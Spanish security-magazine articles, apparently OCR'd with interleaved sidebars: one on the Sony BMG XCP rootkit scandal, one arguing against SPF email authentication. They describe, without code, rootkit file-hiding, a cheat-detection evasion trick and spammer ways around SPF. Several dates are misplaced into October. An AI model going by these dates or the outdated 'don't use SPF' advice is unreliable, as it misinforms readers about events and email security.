El grupo Van Zant, cuyo disco infectó con el rootkit el ordenador de Mark Russinovich, es una de las principales víctimas. Aunque no tiene ninguna relación directa con el rootkit de Sony, los consumidores castigaron duramente a este grupo de contry-rock. Los comentarios de los clientes de Amazon.com no dejaban lugar a dudas: una sola estrella de cinco posibles. La media de más de 250 votos realizados al momento de escribir este artículo no era mucho mejor.

Lo más interesante es que en el texto de los definitivamente negativos comentarios era común ver disculpas dirigidas al grupo. La baja calificación no era una crítica a la calidad de la música, sino una expresión de desaprobación del rootkit y de la política de la Sony. Son muchos los internautas que promueven el boicot dirigido hacia esta compañía.

Independientemente de las razones de tan baja calificación, Van Zant tiene ya otros problemas: en primer lugar, el disco del grupo ya no tiene posibilidades de venderse y, en segundo lugar, el grupo no podrá ganar ni siquiera entre los pocos fanáticos que les quedan, pues seguramente éstos, para evitarse riesgos, terminarán descargándose el álbum de alguna red *peer-to-peer*.

Cómo funciona XCP

- Un disco protegido con XCP es multisesión: contiene datos de audio en el formato tradicional, sin protección, y un programa que hace uso del mecanismo de lanzamiento automático del CD en Windows.
- Una vez introducido el disco al reproductor, el software es instalado sin el conocimiento del usuario (aunque requiere privilegios de superusuario para su correcta instalación). Si el usuario oprime la tecla [*Shift*], el programa no podrá ser instalado y el disco será tratado como si no estuviera protegido – los datos de audio pueden ser copiados sin problemas. La protección es, por ende, totalmente inefectiva.
- Los dos elementos dañinos del software instalado son el rootkit y el spyware. El rootkit oculta todos los ficheros, procesos, directorios, entradas del registro, etc. cuyos nombres comiencen con *sys* (estas técnicas no funcionan en modo seguro). El spyware se encuentra en un directorio ocultado por el rootkit. Una vez lanzado el programa del CD, el spyware se conecta con la Sony y comunica qué disco está siendo escuchado, cuándo y desde qué dirección IP ha sido establecida la conexión.
- Una vez instalado, el programa supervisa constantemente los procesos ejecutados por el ordenador (tarea que ocupa alrededor del 1–2% del tiempo de CPU) en busca de programas de copiado de discos de audio, a fin de afectar su funcionamiento: si un intento de copia de algún disco (protegido o no) es detectado, se introduce interferencias en los datos copiados.
- El software no puede ser fácil de desinstalar. Todo intento de eliminarlo afecta la estabilidad del sistema Windows y deja la unidad de CD inservible.
- Dado que todos los ficheros con un nombre característico son ocultados por el rootkit, éste puede ser utilizado también para ocultar todo tipo de software maligno creado por terceros, por ejemplo gusanos, virus y troyanos.
- Los diferentes componentes del software instalado tienen nombres que fingen ser elementos fundamentales del sistema Windows (como por ejemplo, *controlador Plug and Play*).
- El software de desinstalación ofrecido por la Sony no hace más que revelar los ficheros ocultos – no elimina ningún elemento ni desactiva las funciones de spyware. Para obtener este software es imprescindible registrarse en el sitio web Sony, en el que no sólo hay que dejar datos personales, sino que también exige instalar un control ActiveX. Resulta que este control tiene errores que permiten a terceros ejecutar código arbitrario en el ordenador del usuario (basta visitar una página web preparada especialmente por el intruso para brindarle el control total del sistema).

ware en los discos de música de la Sony BMG modifica el sistema Windows de manera que el usuario no se entere de la existencia de un programa que se comporta como spyware, es decir, que acumula y envía a la Sony datos acerca del usuario. *Llama a casa*, comprometiendo su privacidad.

Lo peor del caso es que, hasta el momento en que el problema fue publicado por los medios internacionales, e incluso algo después, era imposible eliminar el rootkit Sony sin afectar la estabilidad del sistema. Aún mayor descrédito les trajo el primer parche preparado por el gigante fonográfico, el cual no eliminaba el spyware, sino que solamente hacía visible el software. Otro paso en falso fueron las declaraciones de Thomas Hesse, de la Sony BMG, quien el 4 de octubre afirmó en una entrevista para NPR que *la mayoría de la gente no sabe qué es un rootkit, por lo que no hay razón para que se preocupen por ello*. Este excepcional *faux pas* no podía pasar por alto entre los especialistas y aficionados de la seguridad de sistemas – el equipo de F-Secure incluso preparó camisetas con la cita textual del gerente de la Sony: *Most people don't even know what a rootkit is, so why should they care about it?*

Hubo varias otras situaciones que parecían tomadas de una telenovela. Los desorientados clientes debieron esperar un tiempo más bien largo por la lista oficial de discos CD equipados con el peligroso programa (ver Recuadro *En la Red*). Cuando al fin la empresa publicó una herramienta especial para eliminar el rootkit, lanzada desde el navegador web, resultó que ésta dejaba el sistema en un estado de mayor vulnerabilidad ante ataques del exterior. Bastante mayor vulnerabilidad.

La brecha de seguridad dejada por el pésimamente preparado software para Windows permitía instalar y lanzar cualquier programa en el ordenador del usuario, desde prácticamente cualquier página web. Es

difícil imaginarse un peor problema de seguridad.

Los defensores de los derechos también los violan

El asunto del *rootkit* de *Sony* ha desacreditado al gigante de, por lo menos, dos maneras. Dan Goodin, de Wired, ha reportado que CDex, un popular programa de conversión de ficheros de audio a MP3, procesa sin dificultad los discos de la Sony BMG. Puesto que el software DRM de la Sony utiliza el mecanismo de lanzamiento automático del disco CD, si el usuario oprime la tecla [*Shift*] durante su inserción, el rootkit y el spyware no son instalados y el disco es visto por el sistema como si no estuviera protegido de manera alguna, lo que permite copiarlo sin ningún problema. Parece, pues, que el software no sólo es dañino para el usuario, sino también completamente inefectivo para la empresa.

Además, como han informado numerosos servicios, es posible que la Sony BMG haya violado la licencia del codificador MP3 LAME. Según DeWinter Information Solutions, el rootkit de marras contiene fragmentos del código de LAME. Dado que LAME es distribuido bajo la licencia LGPL (*Lesser Gnu Public Licence*), su uso legal obliga al usuario a tomar ciertas medidas, entre las que se encuentra la publicación de todo el código fuente (al menos como contribución a las librerías *open source*).

Es también necesario hacer resaltar en una nota sobre derechos de autor que se ha hecho uso precisamente de este código. Sony (o su socio) no lo hizo – se limitó a entregar a sus clientes el programa ejecutable en el disco. En los últimos años hemos sido testigos de fallos judiciales que han obligado a empresas a publicar su código debido a la violación de licencias similares a la LGPL. El caso de Sony es especialmente irónico, pues se trata de un consorcio que constantemente hace gala de su celo en el respeto de los derechos de autor.

Primero Breplibot, luego todos los demás

En el momento, en que Mark Russ-inovich reveló la información que inició este escándalo, se hizo evidente que tarde o temprano alguien querría utilizar el rootkit para fines propios. En efecto, ya el 10 de octubre Kaspersky Lab reportaba la utilización del programa XCP por un gusano, clasificado por la empresa como Backdoor.Win32.B replibot.b.

Poco tiempo después, comenzó a observarse su envío masivo – Breplibot llega al ordenador en forma de mensaje de correo electrónico, casi siempre con el título *Requesting Photo Approval* y con un fichero anexo: *article_december_3621.exe*.

The Register reportó a su vez un uso interesante del rootkit por parte de los crackers. Gracias al fácil enmascaramiento de una parte de los procesos del sistema, los crackers que rompen las reglas del juego World of Warcraft pueden evitar ser detectados por la Blizzard Entertainment. Si un usuario cambia el nombre del programa que permite hacer trampa a *sysnombredelprograma*, el escáner de la Blizzard ya no es capaz de descubrir el engaño.

Dan Kaminski, especialista independiente de seguridad de redes radicado en Seattle y uno de los hackers más famosos, utilizó la técnica *DNS snooping* para comprobar el número de servidores DNS cache que habían sido interrogados sobre la dirección simbólica con la que el spyware de la Sony se comunica. En base a estos datos estimó que a través de 568 mil servidores DNS cache fueron realizadas consultas relacionadas directamente con el rootkit. Kaminski ha publicado los resultados de su análisis en el sitio web de Doxpara Research (ver Recuadro *En la Red*).

En el momento en que este artículo fue escrito no se conocía aún la cantidad exacta de infecciones, pero se estimaba que podía ser considerablemente mayor que la extrapolación hecha por Kaminski. Analógicamente, es casi seguro que aún veremos versiones más inteligentes de Breplibot u otros virus que se aprovechan del rootkit de la Sony.

Acción retardada

Los análisis preliminares consternaron a Bruce Schneier, una de las autoridades más reconocidas a nivel mundial en asuntos de seguridad de sistemas informáticos. Schneier subraya que la escala del problema recuerda la epidemia de Blaster, Code Red o Nimda. En un texto publicado en Wired, Schneier criticó duramente a las empresas de antivirus por su tardía respuesta, ya que, en su opinión, el rootkit debió haber sido descubierto mucho antes.

Lo peor es que, incluso después de que esta información fuera publicada en el blog de Russinovich y se hiciera alboroto en torno a ella, las reglas de detección de código fueron añadidas apenas días, e incluso semanas, después. Peor aún fue el asunto de la desinstalación. Schneier elogió solamente a dos empresas: Sysinternal y F-Secure, las cuales verdaderamente lo merecían.

Schneier hizo también una crítica severa de Microsoft, por su falta de reacción rápida y decidida al problema. Como recordaremos, XCP modifica de manera desfavorable el sistema Windows; en algunos casos puede incluso ocasionar errores y hasta el reinicio del ordenador. Podría parecer que la seguridad y comodidad de uso de un producto propio son en sí mismas una prioridad, pero no fue hasta el 13 de octubre que el grande de Redmond declaró estar preparando una actualización de su software dedicado a la eliminación de tales riesgos. El 13 de octubre se cumplían exactamente

dos semanas de la publicación de Russinovich.

Nadie se imaginaba que una epidemia podía ser desencadenada por un simple disco CD, pero – según Schneier – una infección de ordenadores realizada por una vía fuera de Internet no justifica a los especialistas en seguridad que habrían debido detectar el riesgo. ¿Quién si no ellos podría preverlos? El problema parece ser bastante serio: por una nueva e inesperada vía, acompañados de los agradables sonidos de los discos de marca Sony, han sido infectados ordenadores en redes de gobiernos y ejércitos. Posiblemente sólo americanos, posiblemente no.

EFF apoya y no perdona

Probablemente, yodos los errores y la arrogancia de la Sony terminen de la manera que seguramente esperan sus usuarios y que, probablemente, será también la mejor para ellos. El consorcio ha sido demandado por numerosas instituciones, sobre todo estadounidenses, entre ellas la Electronic Frontier Foundation (EFF), quizás la organización más influyente de protección de los derechos y garantías ciudadanas en Internet. Entre sus directores se encuentra Lawrence Lessig, profesor de derecho y autor del conocido libro *Cultura Libre*.

La EFF ha movilizado su artillería pesada: desde limitación por parte de la Sony BMG de las posibilidades de los consumidores de utilizar su música, pasando por espionaje de las preferencias del cliente e instalación de ficheros ocultos en su ordenador, hasta uso ilegal de la potencia de cálculo de éste (el programa utiliza siempre un 1–2% del tiempo de procesador, incluso cuando no se está reproduciendo ningún disco CD de la Sony BMG).

Sin embargo, las acusaciones más serias comprenden la supeditación del uso del producto a la aceptación de condiciones innecesarias y excesivas establecidas en la licencia de usuario final (*End User License Agreement*) y daños y perjuicios del consumidor debido a potenciales ataques por parte de terceros capaces de aprovechar la presencia del rootkit en su ordenador.

La Electronic Frontier Foundation observa también con interés el programa MediaMax, añadido a más de 20 millones de discos del consorcio Sony BMG. Según la fundación, también en este caso han sido vulnerados los derechos civiles. El software se instala en los ordenadores de los usuarios incluso cuando éstos eligen la opción *no* en la licencia de usuario final, además de no proveer opciones de desinstalación.

Otra acusación es la comunicación de datos acerca de las preferencias musicales del usuario, aunque la licencia informa que el programa no lleva a cabo ninguna operación de este tipo. Parece pues, que el consorcio está en verdaderos problemas.

El quinto poder, o sea nosotros

En todo este asunto hay algo aún más interesante: una vez más se ha hecho evidente la fuerza del blog como medio de comunicación de informaciones importantes para la comunidad. El blogger siempre está donde el reportero no llega o, por lo menos, no llega primero. Los estudios del Pew Internet & American Life Project demuestran que ocho de cada diez reporteros estadounidenses lee blogs. Éstos se han convertido para los medios tradicionales en verdaderas guías de todo lo relevante que ocurre en Internet. Son el símbolo de un poder naciente: llamado también el quinto poder.

El escándalo del rootkit de la Sony y del blog de Mark Russinovich demuestra claramente el poder de este medio de comunicación. Algunos comentaristas han señalado que ciertas informaciones poco detalladas sobre irregularidades en el programa XCP estaban ya disponibles en diversos foros Internet. Sin embargo, fue el blog de Russinovich el que trascendió la Internet y ocasionó un verdadero terremoto. Ya es, pues, hora de que todos a quienes interesa la propagación libre de conocimientos valiosos – incluyendo temas difíciles o poco populares, como por ejemplo las vulnerabilidades de software – nos demos cuenta de la gran fuerza de que disponemos.

Las redes de interrelaciones entre blogs fidedignos y servicios de información basados en la sindicación RSS han dado forma a un nuevo periodismo civil, más especializado y con una velocidad de reacción a veces mucho mayor que la del tradicional. Un excelente ejemplo de esto fueron las transmisiones independientes desde Nueva Orleans del paso del huracán Katrina.

Los internautas deben estar activos y despiertos, no sólo allí donde acontece algo importante, sino muy especialmente donde por una u otra razón alguien trata de hacerlos callar. De la existencia de tales presiones saben tanto los autores de sitios web que han tomado una posición crítica respecto a los nuevos presidentes de ciertos países, como los colaboradores de servicios Internet en los que se publican vulnerabilidades de software. Aunque puede resultar extraño, el problema es el mismo en ambos casos. Lo es también el remedio: la cooperación en pro de una causa justa.

Howard Rheingold, filósofo, sociólogo y visionario de la era Internet, autor de un famoso libro *The Virtual Community* y *Smart Mobs*, entre otras obras reconocidas, está convencido que las tecnologías inalámbricas traerán consigo una verdadera revolución social. Según ha escrito, en las protestas del 2001 en las Filipinas, las cuales contribuyeron decisivamente al derrocamiento del presidente Estrada, sus participantes se comunicaban por SMS. ●



La autenticación del remitente – protección o amenaza

Tomasz Nidecki 

Grado de dificultad



Como el spam, el phishing y los joe-jobs son cada vez más peligrosos para la comunidad de Internet en su totalidad; la autenticación del remitente ha pasado a ser un aspecto importante en el correo electrónico. Sin embargo, las soluciones que se han aplicado, a manera de parche de mala calidad, al protocolo SMTP, que es célebre por su inseguridad e imperfección, están produciendo nuevas amenazas, en lugar de solucionar el problema en cuestión.

El hecho de que el protocolo SMTP y el sistema completo de correo de Internet no estén en absoluto preparados para afrontar las amenazas diarias, no es nada nuevo. Todo el que trabaje en profundidad con el correo electrónico sabe que un sistema que tenga como propósito darle más seguridad a este protocolo no es más que un parche mal puesto, y que la única manera de ganar la guerra al spam, al phishing, a los joe-jobs y demás, es creando un nuevo protocolo de e-mail.

Sin embargo, la experiencia en la implantación de cambios fundamentales en la infraestructura de Internet ha llevado a una situación límite a todas las partes implicadas. No sólo es difícil llegar a un acuerdo respecto a las soluciones que tomar, sino que cuando se ha ideado alguna buena solución, es casi imposible poner a todos de acuerdo. El DNS-SEC es un buen ejemplo. A pesar de que el protocolo DNS no es seguro y necesita de una revisión general, se ha tenido muy poco éxito al intentar introducir alternativas más seguras.

No es de extrañar que se hayan concebido varios parches para solucionar la seguridad del protocolo SMTP, entre ellos la autentificación del remitente es la solución clave. Si embargo, las organizaciones y compañías que realizan esfuerzos como gato panza arriba, actuando rápidamente para erradicar el abuso, y haciendo necesario actualizar todos estos mecanismos durante una transición tan pausada como sea posible, no piensan en las consecuencias que podrían producirse.

SPF – el bueno, el malo y el feo

SPF es una solución de autentificación del servidor que no sólo se ha ganado una enor-

En este artículo aprenderás...

- qué estrategias de autenticación del remitente se están desarrollando y poniendo en práctica,
- por qué la autenticación del remitente no debe ser utilizada hasta que no se encuentre una solución inteligente.

Lo que deberías saber...

- lo básico sobre el protocolo SMTP y el correo de Internet.

Por qué SPF es perjudicial

- Se supone que SPF protege contra la falsificación de la dirección del remitente. Sólo protege la dirección del remitente de la cubierta, no la dirección del encabezado `From:`. Los *Clientes de Correo de Usuario* tales como el Outlook Express muestran sólo la dirección desprotegida. Por lo tanto, los usuarios aún se encuentran desprotegidos y engañados ante los joe-jobs, la falsificación, el phishing y otros timadores.
- Se supone que SPF protege contra el spam. Una encuesta del CipherTrust de 2004 demuestra que hay más correo que proviene de servidores protegidos por SPF en dominios con registros SPF, que de dominios que no tengan semejantes registros. Los spammers han adoptado SPF e incluso lo utilizan más que los sitios legítimos para asegurarse de que llega spam al buzón de correo.
- SPF rompe con muchos estándares de Internet. No tiene en consideración el reenvío pre-entrega (y se ha usado un esquema llamado SRS para contrarrestarlo que está muy lejos de ser perfecto). Esta basado en un protocolo (DNS) vulnerable, que permite engañar a los registros SPF.
- SPF no es una protección efectiva contra el spam o las suplantaciones. Hace más difícil la comunicación. ¿Por qué utilizarlo entonces?

me popularidad, sino que también ha sido puesta en prática con frecuencia, y ahora la utilizan grandes y famosos servidores de correo. El término base para esta abreviatura fue *Sender Permitted From*, pero con la poularidad del proyecto este cambió a *Sender Policy Framework*.

La idea de SPF es bastante sencilla. Un método que fue concebido para que los servidores de correo supieran si un servidor determinado, que intentara trasmitir correo con una dirección específica de un remitente en la cubierta, estaba realmente autorizado a utilizar el nombre del dominio en esta dirección. Los spammers se han pasado años utilizando direcciones de remitente falsas, a menudo siendo cuentas falsificadas existentes o no, en grandes servicios de correo gratuito como Yahoo! o Hotmail. El protocolo SMTP hace que estas falsificaciones sean muy sencillas, pues todo spammer necesita proporcionar una dirección de remitente cualquiera y el correo será aceptado por el receptor.

SPF es un método basado en la infraestructura actual del DNS. Los registros DNS de un dominio determinado contienen la información sobre qué servidores están autorizados para utilizar este dominio en las direcciones de envío. Este enfoque parece lógico. Un usuario de Hotmail probablemente enviará su email a través de un servidor SMTP de Hotmail y no desde un servidor SMTP de Yahoo! (aunque no hay una razón lógica por la que no podamos utilizar un servidor de Yahoo! con este propósito). La utilización de la infraestructura DNS hace que sea fácil la puesta en práctica de SPF, pues no precisa de mecanismos adicionales.

El bueno

SPF detecta con bastante precisión un gran número de falsificaciones de remitente. Si un dominio publica sus datos SPF, y el receptor utiliza SPF para comprobar la autenticación del remitente, este último no recibirá correo con el nombre del dominio falsificado en la cubierta. Si, por ejemplo, eBay tiene un registro SPF para *ebay.com* (y así es), y un phisher intenta enviar un señuelo al servidor de correo *nowhere.com*, protegido por SPF (por ej. comprueba si el remitente está autorizado para utilizar una dirección determinada), ningún usuario de *nowhere.com* recibirá señuelos de phishing con una dirección del remitente falsa de *ebay.com* en la cubierta.

Sin embargo, se puede avisorar plenamente que este esquema sólo tendrá éxito si todos los dominios que se utilicen en el intercambio de correo en Internet publican sus registros SPF, y sólo si todos los servidores de recepción SMTP comprueban la autorización SPF. Sin embargo, no todos los administradores de dominios son conscientes de la necesidad de usar SPF (e incluso, de aquellos que son conscientes, no todos quieren utilizarlo), y no todo el software SMTP es capaz de utilizar SPF para la protección del correo. Hay soluciones que amplían las capacidades de los servidores de correo utilizados actualmente, pero

Qué riesgo corre el ISP con el uso de SPF

- Todas las cuentas de correo que utilizan el reenvío pre-entrega no recibirán nada. Nadie que utilice el reenvío pre-entrega será capaz de comunicarse con tu servidor (al menos que empleen el SRS, que está interrumpido). Los administradores de los servidores de correo de reenvío se enfurecerán y te pondrán en la lista negra. Tus usuarios se enfadarán y elegirán otra ISP, pues sus amigos no podrán comunicarse con ellos.
- Si rechazas el correo proveniente de dominios que no tienen registros SPF, pues bueno, se perderá casi la mitad del correo destinado a tu servidor. Los administradores de los servidores de correo sin registro SPF se enfurecerán y te pondrán en la lista negra. Tus usuarios se enfadarán y escogerán otra ISP.
- A través de SPF estarás enviando un mensaje a todo el que esté alrededor diciéndole: *si quieres comunicarte conmigo, acepta estas condiciones...* Esto, en definitiva, no ayudará a tu negocio.
- Los otros administradores de correo estarán descontentos, tus usuarios también lo estarán, y no habrás resuelto el problema del spam o scam que llegue a tu servidor. Perderás mucho y no ganarás nada.

en muchos casos estas son parches, proxies o herramientas complementarias, pero no son funciones integradas. Esto hace que el trabajo del administrador se complique un poco más cuando pone en práctica la protección SPF.

Todo esto hace que SPF sea bastante ineficaz en cuanto a la eliminación de direcciones de correo falsas, y la idea subyacente se basa en un enfoque erróneo: para estar protegidos todos tendrían que utilizar SPF, y ningún otro mecanismo. Y SPF no es ni siquiera un patrón de Internet.

Cómo los spammers y scammers le dan la vuelta al SPF

- El spammer: encuentra cualquier dominio sin registro SPF. La utiliza en la dirección del remitente en la cubierta. La protección SPF es inútil, ya que la mayoría de los servidores protegidos por SPF aceptan correo de dominios sin registro SPF.
- El spammer: envía tu correo con la dirección `<>` del remitente en la cubierta (debe ser aceptada de acuerdo con el RFC).
- El spammer: compra un dominio para ejecutar-spam por $8, utiliza un proveedor gratis de DNS, publica un registro SPF para el dominio, y ejecuta el spam. Toda la protección SPF es ineficaz.
- El scammer: encuentra un dominio sin registro SPF, suministra una cuenta falsa desde ese dominio en la dirección del remitente en la cubierta, coloca una dirección falsa en el encabezado `From:` (por ejemplo *support@citibank.com*). El usuario final solo verá la dirección falsa.

El malo

En realidad SPF no protege a usuarios finales contra la falsificación. No protege en absoluto contra los joe-jobs o el phishing. La razón es sencilla. El usuario final de software (MUAs, *Mail User Agents*) visualiza la dirección del remitente utilizando los contenidos del encabezado `From:`, no el remitente en la cubierta (que permanece en el encabezado `Return-Path:` del correo recibido). Un scammer puede suministrar una dirección de remitente válida en la cubierta y una dirección `From:` falsa en la parte del correo que corresponde a los datos (por ejemplo: *support@citibank.com*). Un servidor de correo protegido por SPF se verá forzado a aceptar este correo. Si no, rechazaría también automáticamente todo el correo de las listas de mailing. Y el usuario final aún puede ver la dirección falsa en su Outlook Express, por ejemplo.

El otro problema que hay con SPF es el hecho de que fue pensado originalmente como una herramienta anti-spam, es altamente ineficaz contra el spam, y ni siquiera debe mencionarse como medida anti-spam. Es una medida anti-engaño que se supone que protege al dueño de un dominio para que este no sea utilizado con malos propósitos. Puede evitar que al receptor le entre correo con direcciones falsas (sólo de direcciones con remitentes en la cubierta). Sin embargo, esto no evita ni evitará que los spammers llenen de basura nuestras bandejas de entrada.

Para entender el por qué, debemos observar primero en qué estado aparece la utilización de SPF. Vamos a ser optimistas, en favor de este artículo, y supongamos que el 50% de todos los dominios utilizados en el intercambio de correo en Internet publican los datos SPF (aunque era casi el 10% en aquel momento, las cifras del CipherTrust de finales de 2004 demostraron que sólo el 5% de los dominios remitentes publican un registro SPF) y que el 50% de los servidores de correo están protegidos por SPF.

Los servidores protegidos deben elegir entre dos enfoques diferentes para los dominios que aún no hayan publicado su registro SPF. Estos podrían aceptar el correo proveniente de tales dominios o rechazarlo. Ya que la otra mitad de los dominios (de acuerdo con nuestros cálculos optimistas) no publican tales registros, es lógico que si el servidor protegido rechaza el correo de dichos dominios, se arriesga a que se pierda la mitad de su correo. Ningún servidor de correo puede permitirse esto, y y no está bien forzar a nadie a que publique un registro SPF para poder comunicarse.

Esto confronta por completo con la idea de un correo en Internet y hace que SPF se convierta en monopolista. También hay que recordar que todo esto está basado en nuestras previsiones optimistas; en realidad, rechazar el correo que proviene de dominios sin registro SPF sería un suicidio para un administrador del servidor de correo – este también podría desconectar por completo el servidor. Así que asumamos que se aplica el otro enfoque y el correo de un dominio sin registro SPF es aceptado.

Ahora es extremadamente sencillo para un spammer enviar correo spam a dicho servidor. Todo lo que necesita es encontrar un dominio cualquiera que no tenga registro SPF y utilizarlo en la dirección del remitente. Este correo será aceptado por el servidor de correo. Otra cosa que debería hacer un spammer es utilizar una dirección especial `<>` del remitente en la cubierta, que debe aceptarse según el RFC (y que no contenga nombre de dominio en absoluto). Lo último que debería hacer un spammer es comprar un dominio y publicar un registro SPF para este, permitiendo así que todos lo utilicen con el propósito de falsificar direcciones de remitente. La antes mencionada encuesta del CipherTrust de 2004 ha demostrado que aproximadamente la mitad de todo el correo que recibían los servidores protegidos por SPF provenientes de dominios que publican registros SPF eran... ¡precisamente spam!

El feo

Hemos revisado con claridad cómo SPF puede ser efectivo en la pro-

tección de un modelo (menos falsificaciones de dominio para aquellos que publican un registro SPF) y es completamente ineficaz para la protección contra el spam. Sin embargo, hay inconvenientes realmente alarmantes en el uso de SPF que un administrador de servidor podría detectar tan sólo con mirar los registros de rebote.

El problema más grave de SPF es que rompe por completo con la idea del reenvío pre-entrega (ver la explicación en la Figura 1). El reenvío ha sido durante años una característica propia de prácticamente cada servidor de correo. Cada servidor de correo protegido con SPF puede rechazar el reenvío de correo, al menos que el dominio utilizado para reenviar publique un registro SPF permitiendo a todos que utilicen ese dominio como dirección del remitente. Y si este dominio publica semejantes datos puede utilizarse libremente por los scammers y spammers, lo que reduce la efectividad de SPF y se arriesga a ser incluido en las listas negras de algunos servidores.

La mayoría de las cuentas de correo actualmente permiten a sus usuarios que utilicen el reenvío o redirección. Es lógico – por qué recibir correo desde diez cuentas de correo diferentes, si todo el correo puede ser remitido a una dirección. Muchas compañías basan sus servicios en la compra de dominios atractivos y permiten así a los usuarios que se registren para obtener direcciones gratis, ofreciendo redireccionamiento de correo. Esto también es lógico, pues los recursos necesarios para ofrecer una dirección de correo electrónico gratis y atractiva son menores que aquellos que se requieren para configurar cuentas de correo electrónico gratuitas de plena capacidad. Por lo tanto, SPF significa la muerte de una enorme sección de negocios de Internet.

Se ha propuesto el uso de un conflictivo modelo llamado SRS (*Sender Rewriting Scheme*) para contrarrestar este problema – pero es un parche roto para otro par-




Figura 1. *Por qué SPF interrumpe el reenvío pre-entrega*

che mal puesto. Este esquema sugiere que cuando se hace un redireccionamiento, la dirección del remitente en la cubierta debe ser reescrita de tal manera que se preserve la información del remitente original (y se recupere con el rebote), pero el nombre del dominio es el del servidor de redireccionamiento. Según ejemplo, si un servidor de correo *nowhere.com* está redireccionando el correo desde *joe@somewhere.net*, la dirección del remitente en la cubierta reescrita por el SRS se convertiría en algo como *SRS0=información_parásita=marca_de_tiempo=somewhere.net=joe@nowhere.com*. Con un par de redireccionamientos, sería rápidamente demasiado largo para el SMTP estándar (64 caracteres en la parte local, de acuerdo con el RFC 2821) y sería rechazado por muchos servidores de correo, además le exigiría a cada servidor SMTP de reenvío que pusiese en práctica el SRS para poder redireccionar a los servidores protegidos por SPF.

Hay aspectos aún mas alarmantes en el uso de SPF. Este se apropia de un tipo de registro de dominio existente que ha sido concebido para otros propósitos. No es compatible con el RFC 1123, el RFC 974 y el RFC 2821. Complica la vida de los usuarios de conexión móvil internacional, pues se ven

forzados a utilizar el servidor SMTP de la ISP, en lugar de utilizar el suyo propio, el servicio local SMTP u otro SMTP de su elección. Depende de un servicio poco seguro (que el DNS no es seguro es un hecho reiteradamente probado), así que la información SPF también puede ser falsa y permitir la falsificación del dominio (por ejemplo a través de un ataque de envenenamiento de DNS). Es discriminatorio, arriesgado e introduce un monopolio. ¡Y lo que es peor, los administradores de los servidores de correo, atraídos por la publicidad exagerada de los medios, lo adoptan antes de pensar en ello con detenimiento!

Así que la conclusión es: no utilices SPF. Hasta que se encuentre una solución inteligente para la autentificación del remitente, todos nos vemos forzados a vivir con la inseguridad del protocolo de correo SMTP. Pero el empleo de SPF es lo que haría un doctor que le cortara la pierna a un paciente porque le picaron muchas abejas en el pie.

El futuro y las alternativas

El futuro no se muestra muy brillante. A pesar de que hay proyectos interesantes, quizás más complicados de poner en práctica pero definitivamente mejor pensados, estamos preparados para vivir sin lo que nos aporta SPF. Y no es por SPF en sí (sus autores son realmente bastante modestos y reconocen sus defectos). La razón principal es Microsoft. Su proyecto de Sender ID se basa principalmente en la columna vertebral de SPF.

Todos sabemos el poder que ostenta Microsoft con su posición dominante en el mercado de la IT. Cada producto que introduce Microsoft, independientemente de que sea bueno o no, lógico o conforme al estándar, será utilizado por el público, pues habitualmente Microsoft lo incluye en su configuración predeterminada de Windows. Por lo tanto, si la próxima generación de Windows viene con el Sender ID integrado, nos veremos forzados a emplear el Sender ID para poder comunicarnos con otros usuarios de Windows. Es horroroso, pero no es el primer caso en el que un paso semejante dado por un líder del mercado ha provocado que se adopte una solución deficiente en lugar de una correcta.

Siempre queda la esperanza de que Microsoft comprenda que el Sender ID es perjudicial, y que debe encontrar una alternativa. Pero esto es sólo un deseo. Por desgracia, otros pocos proyectos interesantes reconocidos en el área de la autentificación del remitente no son promocionados por los medios y fabricantes tan agresivamente como SPF y el Sender ID. Así que estos, incluso siendo mejores, están condenados a ser olvidados muy pronto.

